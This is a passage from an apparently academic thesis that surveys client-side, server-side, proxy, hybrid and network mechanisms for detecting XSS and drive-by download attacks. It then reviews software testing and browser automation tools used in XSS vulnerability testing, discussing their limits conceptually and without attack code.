11. XSS Auditor bypass bugs:`https://bugs.webkit.org/buglist.cgi?keywords=XSSAuditor&resolution=---`, `http://www.thespanner.co.uk/2013/02/19/bypassing-xss-auditor/`
12. `http://zeroknock.blogspot.fr/search/label/Bypassing\%20XSS\%20Auditor`
13. see `http://p42.us/ie8xss/bing.png` and `http://p42.us/ie8xss/`

imate server content and injected content from the delivered web page. This key distinction cannot be achieved if the delivered content come from a trusted but vulnerable website. Thus additional information from the server is required to detect stored XSS and malicious inclusion of *drive-by download* attack content.

2.2.3.2 Drive-by Download Detection

Two detection schemes exist in *client-side* attack detection of *drive-by downloads*. One passive approach monitors the user's browser in some way. The second one is active and traps the attacker into a to reveal itself.

The active approach based on *client-side* honeypot is highly desired as a proactive monitoring measure on the Internet. It can help identifying new malwares delivered by *drive-by download*, and compromised websites. The passive approach is more suited to host protection to avoid PC infection upon surfing a compromised or malicious website.

Honeypot

In actives approaches, a honeypot is a vulnerable looking system designed to observe attackers and identify them. Kippo[14] is a good example of a SSH honeypot. It emulate ssh access to a machine after a brute force attack. Once the attacker accesses the service, all his commands and files are saved for analysis.

Honeyclient

A *honeyclient* is defined as a honeypot simulating a vulnerable browser. We can use the level of interactivity as an analysis axis. A low interaction *honeyclient* consists in a specialized crawler with HTML and JavaScript code analysis features. While a high interaction *honeyclients* consist in instrumented browsers running in virtual machines. The main goal of a *honeyclient* is to force a malicious website or a malicious HTML/-JavaScript file to uncover its exploits and malwares.

Wrapping browser components in a scripted language is a common architecture to build a low interaction *honeyclient*. The basic idea is to avoid using full browser components to avoid browser related vulnerabilities when executing the hostile code, while having enough interactivity to emulate browser behavior.

Thug[15], JSAND [27], Cujo [38] and monkey-spider [39], are low interaction *honeyclient* wrapped around a JavaScript engine and an HTML parsing library. Around this core, many static or dynamic analysis tools are used to identify and emulate shellcode execution, or monitor dynamic code generation via *eval()* function call monitoring.

14. `https://code.google.com/p/kippo/`
15. `https://github.com/buffer/thug`

Detection and Analysis of Drive-by Download Attacks and Malicious JavaScript Code

Cova *et al.* used the *HtmlUnit* framework linked with a *Rhino* JavaScript engine to build a *low interaction Honeyclient* [27]. The sandbox *JSAND* measure JavaScript behavior like the number of redirects, the number of byte allocation through string operations, the number of likely shellcode strings etc. The scoring is then analyzed using an anomaly detection engine.

The limitation faced by *JSAND* is also shared by other *honeyclients*, even high-interaction ones, since they cannot embed all variations of plug-ins and browser versions available, they will miss some corner cases. For example when an EK targets a specific plug-in (like the *origin* gaming plug-in [16]) if this plug-in is missing in the *high interaction honeyclient*, no attempt to exploit plug-in related vulnerability will be observed.

This limitation is mitigated by the fact that unusual plug-ins or configurations are less likely to be targeted by EK since they represent a smaller share of the potential victims. But for targeted attacks like the *aurora attack* against Google [17],and a company using this kind of *honeyclients* should assess it behaves in the same way company's browser does. This raises the question of how such an assessment can be performed?

Thug

Thug [18] is a low interaction *honeyclient* written in python and built around the *beautifulsoup* [19] library for HTML parsing, and the Google *V8* engine for JavaScript execution. It integrates shellcode emulation to simulate successful exploitation and grab additional resources like the final malware to be executed on the victim's PC. Thug architecture is meant to implement browser personalities, to impersonate browser-specific features. But it also suffers from the same drawbacks as *JSAND*. The use of Internet Explorer conditional comments in the *Black Hole Exploit Kit* (BHEK) fingerprinting phase impaired the tool for a few weeks before the blocking issue was finally identified and solved by its author.

IceShield

IceShield is a DOM locking mechanism proposed by Heiderich *et al.* [40] [20]. It provides the ability to control actions made by JavaScript functions to the DOM. DOM related JavaScript functions are placed in a *closure* [21], and their access is enforced by an embedded policy. By doing so, the DOM modification is frozen by default. The initial setup

16. `http://revuln.com/files/Ferrante_Auriemma_Exploiting_Game_Engines.pdf`
17. `http://en.wikipedia.org/wiki/Operation_Aurora`
18. `https://github.com/buffer/thug`
19. `http://www.crummy.com/software/BeautifulSoup/`
20. slides:`http://www.slideshare.net/x00mario/locking-the-throneroom`
21. A closure consist in a function associated with its context. It is a typical way to implement access-control on functions without having to modify its code by wrapping them in a closure `http://stackoverflow.com/questions/111102/how-do-javascript-closures-work`

of the protection is the most critical part. *IceShield* relies on the latest ECMAScript 5 norm features to enforce the policy. Thus any browser without support for these features cannot benefit from *IceShield* protection. The main strength of *IceShield* is to be a purely JavaScript based policy enforcement system, like the *MET* policy mechanism proposed by Erlingsson *et al.* [41]. Heiderich *et al.* successfully used the IceShield DOM freezing technique to monitor DOM modifications made by EK in *drive-by download* attacks.

Exploit Krawler

Exploit Krawler[22] is a high interaction honeypot using multiple browser instances to analyze one infection URL. It uses multiple virtual machines with a live in-memory analysis to extract relevant browser information like the executed scripts without browser hooking or modification. The browser instances are driven using Selenium web driver[23]. HTTP and HTTPS requests are analyzed using *Honeyproxy*[24]. The tool architecture allows the crawling of the same URL with multiple IPs to identify country-specific attacks and related malwares.

The usage of browser specificities for fingerprinting poses a real challenge for *honey-clients*. Identification of such specificities and its integration in a test suite might be a good way to improve low interaction *honeyclients*.

2.2.4 Server-Side Mechanisms

Web Application Code

Web application code can be seen as the first line of defense against XSS attacks. Many web frameworks propose sanitization functions for a HTML context. Applying the right sanitization function adapted to the right output context for a given data is a problem formalized by Saxena *et al.* in *SCRIPTGUARD* [42]. They make a clever distinction between the quality of a sanitization function and the proper use of such a function. But they have forgotten to take into account the browser behavior in this analysis. Since these functions are not suited for all contexts, as stated by Weinberger *et al.* in their study [43], they proposed a browser model and extended the safety model from Zu and Wasserman [12] to take the context into account during the sanitization process.

To deal with the browser's influence in their detection process, Bisht *et al.* used Firefox components to identify scripts output by a web server [44]. Then they processed the

22. demo:
`https://www.youtube.com/watch?v=NnHQOJjdnVk`,
talk:
`http://www.dailymotion.com/video/x1b44zr_23-sebastien-larinier-and-guillaume-arcas-exploit-krawler-new-weapon-a`
`tech`,
slides:
`http://archive.hack.lu/2013/Hack.lu.2013-ExploitKitsKrawlerFramework.pdf`
23. url selenium web driver
24. `http://honeyproxy.org/`

collected scripts to check for differences between generated JavaScript parse tree and the web application scripts extracted from regular executions. If they detect a delta between parse trees compared to similar requests they filter-out the potentially noxious output. The use of browser components in the detection process helps prevent evasion based on encoding tricks and browser quirks. But among the major browsers, some are proprietary software and can't be cut down in pieces to build another JavaScript identification engine. Any XSS vector working only with a given browser will go undetected if another browser engine is used. This detection approach have a blind spot when it comes to attack vectors targeting a specific browser version or vendor which differs from the browser component used for script identification.

PHPIDS

PHPIDS is a *server-side* security solution for PHP applications whose XSS detection mechanism is based on the following elements:
— a blacklist for *XSS vectors* identification,
— a normalization engine to handle obfuscation,
— a scoring engine for unknown threats,
The scoring engine is based on the principle that any XSS attacks needs several specific characters in a given proportion to function. Its detection engine can be bypassed by using an unknown vector and diluting significant characters with benign ones to change the scoring[25] [26].

Mod_security

Mod_security is a web application firewall *server-side* module for Apache web server. Where most web application firewalls run as *reverse-proxy* appliances, *mod_security* can be deployed on the server or as a *reverse proxy* by combining it with *mod_proxy*. Deployed on the *server-side*, it allows application resource access to the filtering rules. The filtering rules are based on regular expressions, thus suffering the same issues stated by Bates *et al.* [36] but they can be enhanced with LUA scripts to handle dynamic aspects of the web application. To handle more complex XSS cases in the detection on the server side, Barnett proposed to combine *mod_security* with *PhantomJS* and *WebKit XSS Auditor* as a detection oracle[27].

Recapitulation

Here again, the need for a detection mechanism able to embrace the browser diversity in terms of parsing quirks is high. This issue of browser peculiarities impacting security filters have strongly influenced many attack detection mechanisms but no server-side mechanism fully address this issue.

25. see `http://p42.us/favxss/fav.ppt` and section 3.6.6.1 in [45]
26. This principle is also used in the Naxsi web application firewall
27. `http://blog.spiderlabs.com/2013/02/server-site-xss-attack-detection-with-modsecurity-and-phantomjs` `html`

2.2.5 Proxy Mechanisms: Between Client and Server

Almost all commercial web application firewalls (WAF) are sold as reverse-proxy appliances standing between the server and user-agents. It is a handy solution for deployment, since it can be installed independently from the web application or the browsers. Most commercial reverse-proxy WAF works with regular expressions applied on the web traffic. Since none of them provide more insights on their inner-workings, none of them will be mentioned in this state of the art.

SWAP

To take into account browser-specific parsing issues in script identification, Wurzinger *et al.* [46] instrumented a browser engine in a *reverse-proxy* named *SWAP*. *SWAP* is a reverse proxy relying on an instrumented browser to identify JavaScript codes within web applications. The application code is identified and modified to render the application scripts unreadable by the instrumented browser. If no new scripts are detected, the application's scripts are decoded and the answer is sent to the client. If one or several scripts are identified; the *reverse-proxy* consider it as the result of a *XSS attack*.

The main advantage of this solution is that it provides similar behavior between a real browser and *SWAP*'s browser. But this advantage comes with drawbacks. The first limitation is if the swap browser suffers from the same vulnerabilities as the instrumented browser, even if JavaScript isn't executed preventing an attacker from successfully exploiting the vulnerability, it can cause denial of service (DoS) by crashing the *SWAP* instance. The second problem is that *SWAP* is only able to understand scripts carried by *XSS vectors* specific to its browser family and version. Thus, an attacker can bypass the protection by targeting another family or another version than the one instrumented by *SWAP*. As the last drawback, this technique is unable to detect *DOM XSS* since *SWAP*'s browser does not interpret JavaScript.

Existing security appliances can offer anti *drive-by download* mechanism. They mostly work as a web proxy, and scan exchanged files with an anti-virus and maintain URL blacklists of identified exploit kits (EK).

Recapitulation

Browser-specific code is a common solution for cross-browser compatibility issues [28]. If we want a trustful *post-condition* for HTML output, we need to take this issue into account, and explore this field to know if browser-specific code parts can be an issue for our detection strategy.

2.2.6 Hybrid Approach: Client and Server Cooperation

Since *client-side* mechanism lack website knowledge, and most *server-side* mechanism are unable to replicate browser's behavior. balancing the detection between the browser

28. caniuse compatibility tables for cross-browser compatible code development.
`http://caniuse.com/`

and the server is a good way to get the best of both worlds: website knowledge and precise browser behavior.

BEEP

BEEP stands for *Browser Enforced Embeded Policies* and was proposed by Trevor *et al.* [47]. Within the browser, a JavaScript hook is executed as the first script in the web page to control all scripts execution. The developer specifies where script execution should not happen. This approach relies on the browser's capacity to detect scripts and the developer's ability to identify where script execution should be avoided. This code hook must be called each time the HTML content is scanned for scripts, requiring a browser modification. Server script integrity is verified using a *SHA1* hash, suffering collision issues. Each server script hash is computed *server-side*. The only critics remaining against *BEEP* is the need for a custom browser event implemented in standard in all browsers. Achieving full control over DOM modifications from JavaScript is a very difficult process explored by Heiderich in his thesis [45]. Both concluded that a dedicated browser function is required to properly control DOM modifications.

Such DOM monitoring capability would also be very useful for *drive-by download* detection, since the de-obfuscation routines makes heavy use of DOM access and modification functions.

Mutation Event Transforms (MET)

To offer a more fine-grained policy, Erlingsson *et al.* [41] proposed a new browser event to execute *server-side* code in a secure manner on the user-agent to enforce security policy. The main advantage of the MET event, is the ability to access the AST of the JavaScript code executed alongside with the parsed DOM before script execution. Whereas *BEEP* is an implemented proof of concept, *MET* are just a proposition without implementation.

Noncespace

Noncespace by Van Gundy *et al.* [48] follows the same track, by proposing randomized XHTML namespaces as tag prefixs to prevent XSS injecting tags. XHTML namespaces are supported by a lot of browsers, providing backward compatibility, and a first way to avoid XSS by tag injection since the namespace is randomized. But *Noncespace* design suffers one major flaw: it does not handle the inline script injection case contrary to BEEP [47] and *MET* [41].

Blueprint

Blueprint is a *server-side* protection with a JavaScript *client-side* code used for *client-side* code delivery [49]. Its goal is to ensure the intended HTML output is properly delivered to the browser. To do so, Blueprint bypass some browser parsing phases of the HTML content to avoid unsuspected quirks polluting the rendering. The untrusted

HTML parsing is done with a modified version of HTMLPurifier [29] and delivered to the browser in a specific location within the HTML document. The *client-side* script is in charge of incorporating the safeguarded HTML in the original document using standard DOM functions. Blueprint requires web application modification to function. By design, Blueprint cannot prevent *DOM XSS*, because it only checks server generated content, and its proper delivery on the browser side.

Content Security Policy (CSP)

CSP is the first standardized [30] [31] mean to exchange a policy between the server and the browser [50] [51]. This normalization is heavily supported by the Mozilla foundation at the W3C. This norm also covers *client-side* data leak issues and deter *clickjacking* since it blocks *Iframe* pointing to unauthorized websites. It also allows the specification of legitimate content sources and request destinations. Meaning that the attacker is unable to send information to one of his controlled domains if an XSS happens in the web application.

RaJa/xJS

RaJa/xJS is a JavaScript instruction set randomization implemented in the browser's JavaScript engine [52,53]. *RaJa* communicates with the server to grab the randomization seed required to be able to understand the JavaScript code. If an injection occurs, the attacker's JavaScript will not display the random seed in its instructions and thus will not be executed by the modified engine.

DOM RBAC using a frozen DOM

Inclusion of JavaScript code in each web page to prevent XSS is a promising strategy [45], requiring small modification of each web pages. All DOM access functions are stored in a closure [32] to prevent illegitimate uses. It allows specifying a more fine-grained security policy than for CSP, and it is possible to handle very subtle cases of DOM-based XSS.

JavaScript Layer Randomization (JSLR)

JSLR is a small proof of concept proposed by Heyes [54] [33]. based on the same technical mechanism as the one used by Heiderich *et al.* in IceShield [34]. It executes in the same way as the first script, and handles decoding of randomized DOM elements on the fly. The main advantage of *JSLR* over *NonceSpace* is the absence of browser modification, and the handling of inline scripts mitigation.

29. Heiderich showed several bypasses for *HTMLPurifier* in his thesis [45]
30. CSP support coverage from *caniuse*:`http://caniuse.com/contentsecuritypolicy`
31. `http://content-security-policy.com/`
32. `http://stackoverflow.com/questions/111102/how-do-javascript-closures-work`
33. `http://www.thespanner.co.uk/2012/06/05/jslr/`
34. DOMContentLoaded support table:`http://docs.webplatform.org/wiki/dom/Event/DOMContentLoaded`

Recapitulation

Information about all the *client-side* code executed by the browser is available in it. If the detection mechanism is placed on the client, no script execution will be missed. If this approach can be completed with website knowledge, legitimate scripts can be distinguished from attacker's one. Achieving cross-browser security at the *client-side* level with the transmission of information from the server requires standardized data exchange mechanisms to communicate the policy to the browser. Security mechanism relying on standard browser modification implies much more than patching, and bringing competing browser vendors to agree on a standard event to implement is a long process.

Writing such policy by taking into account all script sources present in a modern website will be a challenge. And if the policy trust a vulnerable web site script, it can have severe consequences. Thus, these policy enforcement mechanisms must be completed with a *behavior-based* misuse detection approach.

In hybrid approaches(client-server cooperation), DOM modification monitoring is a promising technique which does not require to patch browsers. It could be used as is within a *honeyclient*' JavaScript engine. Meanwhile new browsers emerge in areas where patching or evolving can't be done. Requiring to place the detection engine elsewhere. The network is the universal point of detection where all exchanged scripts can be observed, a detection zone left alone in all these studies.

2.2.7 Network Based Approaches

Most Network Intrusion Detection Systems (NIDS) focus on compromised host detection, or rely on generic signatures (mostly regular expressions applied on preprocessed data) to detect *client-side* attacks.

Compared to the work done on anomaly detection for XSS and *drive-by download* on the client-side, network intrusion detection seems a bit left alone on the subject. The misuse approach dominates the market, mainly for performance and ease of use. Despite the use of very efficient HTTP reconstruction to defeat fragmentation [35] [36], *NIDS* cannot go deep enough to uncover obfuscated HTML or JavaScript attacks. After all, they still rely on regular expressions the same way *mod_security* and some *server-side* XSS filters do, falling on the same issue stated by Bates *et al.* [36].

2.2.8 Recapitulation of Client-Side Attack Detection Mechanism

In this section, we have seen many *client-side* attack detection mechanism at various positions in the web application architecture (see figure 2.7). We have seen that NIDS are unable to understand browser-specific attacks since they have no way to interpret or analyze JavaScript and HTML properly. Moreover there are no existing *server-side*

35. suricata applicative flow reconstruction: `https://home.regit.org/2012/11/suricata-flow-reconstruction/`

36. suricata HTTP keywords `https://redmine.openinfosecfoundation.org/projects/suricata/wiki/HTTP-keywords`




Figure 2.7 – XSS attack detection overview

mechanisms to identify *drive-by download* scheme setup by an attacker on a given website (see figure 2.2.3.2). This detection issue is similar to *stored XSS* attack detection. The only way to discover an attack planted in the web application is to browse it with a sort of *honeyclient*. A *honeyclient* able to track cookie usages to detect its leakage to another website (probably controlled by the attacker).

Browser-engine coverage in existing XSS testing or XSS detection schemes and Drive-by detection is partial as shown by table 2.9. The same observation can be done for JavaScript engine coverage on table 2.10. If browser-specific code is used in the attack, detection scheme will fail.

Only Wurzinger *et al.* acknowledges the lack of browser engine coverage in their approach as a limitation to the offered protection [46]. The *HtmlUnit* tool is referenced as a potential universal parser with its ability to impersonate several browsers. This ability needs to be properly assessed, to check the concrete validity of such impersonation.

DOM-Frozing is the only cross-browser protection mechanism which does not rely on browser-specific feature implementation like *CSP*, and can handle DOM modification at its finest grain. Observing and highlighting the issue by experimentation could be the first step toward its remediation. Current security mechanisms avoids browser-specific issues by proposing browser-specific solutions. During our work we also observed that attack detection models does not take browser diversity into account. Since testing tools and libraries serve as a basis for several security tools, maybe this issue of browser-specific



Static
Signature Matching
Web Crawlers
Code Similarity
Statistical Analysis (code metrics)
Low Interraction Honeyclient (Browser simulation)
Passive
Active
Sandboxing Profiling
High Interraction Honeyclient (Instrumented Virtual Machine)
Dynamic

Figure 2.8 – Drive-by download attack detection overview

code testing might already be solved in the testing community.

We still observe a strong threat to the different approaches validity when they rely on a single HTML parser to identify scripts in HTML. This script identification must be compared to the script identification done by actual browsers. To avoid detection, an attacker could use any gap in the script identification between real browsers and the employed HTML parsing component.

engine / system	Thug	Wepawet	SWAP	XSS-Guard	Blueprint	BEEP	XSSDS	ScriptGuard
Gecko				✓			✓	
MSHTML			✓					
WebKit								
BeautifulSoup	✓							
HTML Unit		✓						
HTML Purifier					✓			
HTML Tidy						✓		
MS C3								✓
RegExp								

Figure 2.9 – Detection tools HTML engine coverage

engine / system	Thug	Wepawet	SWAP	XSS-Guard	SHIELD
Spider Monkey		✓	-	✓	
V8	✓		-		
Rhino			-		✓

Figure 2.10 – Detection tools JavaScript engine coverage

2.3 From Software Testing To Application Layer Attacks

f u cn rd ths, u cn gt a gd jb n sftwr tstng.

Anonymous

Security bugs are a software bug sub category impacting security properties[37]. Software engineering has a bigger experience in software testing techniques than can be re-used in security. In this section we will explore what software-testing can bring to the security field.

Many bugs, like many security issues come from a gap between what is generally understood about the system and its real way of working. Testing is a way to assess this understanding. This quest for knowledge by empirical experiments is the basis of hacking. Hackers, with very add-hoc techniques, first discovered security flaws but the growing need for the industrialization of the process pushed software engineers into the security field. Software testing maturity allows for a more automated test process. This software testing automation enable a better handling of the growing complexity of web applications. Application security testing is nothing more than software testing with a twist. A twist inspired by hackers and day to day threats reported by the security community.

In this thesis, we have studied several software testing tools to assess if a given *XSS vector* is executed or not by a given browser. We also used several automation tools to build our browser collection and run them on our test suites, and encountered

37. `http://en.wikipedia.org/wiki/Security_bug`

several issues worth mentioning as interesting software testing issues. The development community is also rich in empirical information about cross browsers issues, and the research in software testing also try to bring solutions for cross browser compatibility issues in web application. These issues are rampant and legitimate our desire to analyze the impact of browser specificities on security mechanisms.

2.3.1 The Attack Process

Well, I wouldn't argue that it wasn't a no-holds-barred, adrenaline-fueled thrill ride. But there is no way you can perpetrate that amount of carnage and mayhem and not incur a considerable amount of paperwork.

Nicholas Angel, Hot Fuzz

Security testing is split into two worlds: one targets functional security testing, and aims to validate the correctness of security policy implementation or the efficiency of access control mechanisms. The other targets software vulnerabilities and aims to identify software flaws that can lead to vulnerabilities.

If you want to understand the attacker's point of view, *penetration testing* is the closest type of security testing to look at.

Penetration Testing

Penetration testing is an exploratory testing [55] iterative process to assess the security of a system. The system can be as small as a web application or as big as an entire company's information system. The goal of penetration testing is to highlight critical flaws and attack paths in the systems leading to asset compromises. It is a black box approach with a limited time frame. Thus it cannot be exhaustive, and relies on many tools for efficiency. A typical penetration testing cycle is run in four phases:

— intelligence gathering;
— vulnerability analysis;
— exploitation;
— post-exploitation or pivoting.

Intelligence gathering is the recon phase of penetration testing. During this phase, the system is mapped from the attackers point of view. The network topology is discovered using network scanners. Software components and versions are identified using various fingerprinting techniques. At the end of the *intelligence gathering* the penetration tester obtains a partial system topology.

Vulnerability analysis. This phase consists in identifying suitable *attack vectors* for each component identified in the *intelligence gathering* phase. If no suitable *attack vectors* can be used for the identified components, a complementary phase of vulnerability discovery is done for the identified software components. This vulnerability discovery can be done on-line or off-line. At the end of the *vulnerability analysis*, the penetration tester obtains one or several *attack paths* (or attack scenarios).

In the *exploitation* phase, each *attack vector* identified for a given *attack path* is setup to carry the chosen payloads. Once the attack is launched, the penetration tester gains privileges or control over one or several components of the system.

The *post-exploitation* phase consists in stabilizing the obtained privileges, analyzing the information obtained by the exploitation and preparing the requirements for another testing cycle on the information system.

Software testing techniques are heavily used in the vulnerability analysis phase of penetration testing.

Bypass Testing

It is a black-box testing technique which involves bypassing *client-side* input validation and triggering the *server-side* input validation (if it exists) [56]. Bypassing is possible either via some browser plugins (like Firebug[38] or Opera Dragonfly[39]) or by automatically generating requests to be sent directly to the server (using Java or C++ for example).

Robustness Bypass Testing

Its aim is to challenge the robustness of the web application *server-side* by directly providing erroneous inputs. These inputs violating the *client-side* constraints are sent to the server side. The final goal is to uncover robustness problems and improve the *server-side* code.

Security Bypass Testing

Targets the evaluation of *server-side* security. The data sent in this case represents typical *attack vectors* (code injection attacks like XSS, *command injection* or *SQL injection*). Some predefined attack patterns are injected and sent to the server, which is expected to filter, sanitize or block this malicious data. The final objective is to highlight security issues.

Fuzz Testing

Also named fuzzing, fuzz testing is a black box fault injection testing technique [57] [58]. It consists in using pieces of *attack vectors* on the inputs of a given software to trigger errors or failures. It relies on a strong mapping of software inputs and outputs. In web applications, achieving a full discovery of all its inputs is a strong research issue [59].

38. `https://addons.mozilla.org/fr/firefox/addon/firebug/`
39. `http://www.opera.com/dragonfly/`

Taint Analysis

Taint analysis [40] is a data flow analysis techniques consisting in keeping track of values derived from user inputs. [60–62]. Taint analysis can also be used for test generation purposes [63].

2.3.2 Browsers In Software Testing

At anytime, when dealing with web application testing in some way, a browser, or at least a browser engine or HTML parsing libraries are involved. Any security solution dealing with *client-side* attacks needs to address the issue of HTML parsing and JavaScript analysis. Browser automation can be helpful in this situation.

The *user-agent* in the testing process is taken into account, from *HTMLUnit* where browser is emulated to selenium-based testing strategies where the real browser is used, the software engineering community already took similar issues into account and propose technical solutions to automate *client-side* testing.

Here are the most promising ones used either in the testing or the security industry:

HtmlUnit

It is an unit testing framework dedicated to web application testing [41]. It is written in Java and is able to handle several web contents like CSS and JavaScript. It can emulate a browser and achieve *client-side* script execution in the testing process. Thus one can use it for website functionality testing as well. *HtmlUnit* is used in several ongoing security related research projects [27] [64] [65] [66] as an XSS oracle, or as a script identification engine.

PhantomJS

PhantomJS[42] is a *WebKit* browser without a user interface for web application functional testing. Built around *WebKit*, it uses JavaScript as an automation language.

SlimerJS

SlimerJS[43] is an adaptation of PhantomJS with a *Gecko* engine instead of *WebKit*.

TrifleJS

TrifleJS[44] is similar to *PhantomJS* but it works with the *MSHTML* engine (a.k.a. *Trident*) and *V8* for the JavaScript engine.

40. `http://users.ece.cmu.edu/~dbrumley/courses/18487-f10/files/taint-analysis-overview.pdf`
41. `http://htmlunit.sourceforge.net/`
42. `http://phantomjs.org/`
43. `http://www.slimerjs.org/`
44. `http://triflejs.org/`

CasperJS

CasperJS[45] is an automation frontend to *PhantomJS* and *SlimerJS* allowing the definition of a high level automation scenario for web application testing, support for *TrifleJS* is an ongoing discussion[46].

Selenium

Selenium web driver[47] is a web browser driver for web application testing automation. It works as a browser plugin and can drive several browsers [67].

JsTestDriver

JsTestDriver[48] is a JavaScript unit testing framework offering a DOM control for the tester. HTML code can be specified in the test setup to allow the tested function to interact with a real DOM structure. The DOM related operation are done using specific code comments instructing JS Test Driver to add a given content to the test *Iframe* through the `InnerHTML` function.

Once the automation tools are selected, one question remains: *Can I use this tool as an reliable XSS execution oracle?* To properly answer this question, we need to check if it can cover the execution of all known *XSS vectors*. We will try to bring an answer to this question in this thesis through chapter 6 and chapter 5.

2.3.3 XSS Vulnerability Testing: Between Hacking and Software Engineering

Cross Site Scripting (XSS) vulnerability testing consists in finding *XSS vulnerabilities* within softwares. This can be achieved in many ways using static or dynamic *source code analysis* in *white box* approaches [68], or using *fuzzing* and *bypass testing* in *black box* approaches [69].

2.3.3.1 XSS Testing in the Industrial World

In the industry, two big families of tools exist for *black box* web application security testing: one family is designed automated security testing and mainly consists of *black box* web application *fuzzers* and *vulnerability scanners*. The other one is aimed at manual security testing and are mostly advanced *bypass testing* proxies easing the discovery phase of web application penetration testing, and providing some sort of automation for the *bypass testing*.

45. `http://casperjs.org/`
46. `https://github.com/n1k0/casperjs/issues/688`
47. `http://docs.seleniumhq.org/projects/webdriver/`
48. `https://code.google.com/p/js-test-driver/`

Black Box Web Application Vulnerability Scanners

Several of these web application vulnerability scanners were compared by Doupé *et al.* in. [70]; and it revealed many issues in the efficiency of their XSS vulnerability detection, notably for *stored XSS* and *DOM XSS*.

The main strategy in XSS vulnerability detection in industrial tools is to detect the inputted string in the application outputs. Thus this strategy can be effective only with *reflected XSS*. Some scanners use random strings stored in a history, and look for it in the application response, in this case, the application coverage is the issue. All inputs are not systematically detected, and all outputs can't be fully visited with the right parameters to trigger the *stored XSS*.

We analyzed some open-source scanners like W3AF[49]. Besides the web application crawling and coverage, the main issue with the vulnerability scanning plugin is the limited number of fault triggering pattern used. For XSS for example, too few *XSS vector* are used in the testing process. Moreover, the detection scheme based on string matching can lead to false positive results where the string is indeed sent back to the user, but in a web page context denying the effective execution of the JavaScript code. In the newest version, W3AF uses PhantomJS (see 2.3.2) for the crawling, allowing it to effectively cover AJAX functions, but no progress was made in the XSS testing oracle.

The improvement of the XSS scanner plugin by the addition of a consistent dataset of *XSS vectors* for testing greatly improves its performance. The same remark can be mad for the *SQL injection* vulnerability detection plugin: increasing the number of *attack vectors* in a testing tool increase its chance to trigger the vulnerability in a *black box* testing method. This statement was shared with Dessiatnikov *et al.* during our collaboration on the DALI[50] project [71].

